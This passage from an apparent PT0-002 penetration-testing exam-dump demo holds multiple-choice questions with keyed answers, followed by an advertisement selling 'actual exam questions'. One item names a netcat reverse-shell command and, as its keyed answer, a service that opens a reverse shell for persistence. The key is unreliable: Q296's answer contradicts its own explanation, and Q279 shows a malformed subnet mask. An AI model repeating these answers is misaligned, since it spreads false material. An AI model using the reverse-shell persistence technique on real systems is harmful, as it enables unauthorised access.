C. The target host's owner
D. The penetration tester
E. The subcontractor supporting the test

Answer: A

NEW QUESTION 279
A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:
IP Address: 192.168.1.63
Physical Address: 60-36-dd-a6-c5-33
Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

A. tcpdump -i eth01 arp and arp[6:2] == 2
B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
C. ipconfig /all findstr /v 00-00-00 | findstr Physical
D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1

Answer: B

NEW QUESTION 282
A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Answer: A

NEW QUESTION 287
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:
fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 290
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 295
A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot system service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP

Answer: A

Explanation:
https://hosakacorp.net/p/systemd-user.html

NEW QUESTION 296
An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Answer: D

Explanation:
After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.
Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 299
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
• The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
• Network management interfaces are available on the production network.
• An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: CD

NEW QUESTION 302
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 304
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform
phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 307
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-002 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-002 Product From:

https://www.2passeasy.com/dumps/PT0-002/

Money Back Guarantee

PT0-002 Practice Exam Features:

* PT0-002 Questions and Answers Updated Frequently

* PT0-002 Practice Questions Verified by Expert Senior Certified Staff

* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year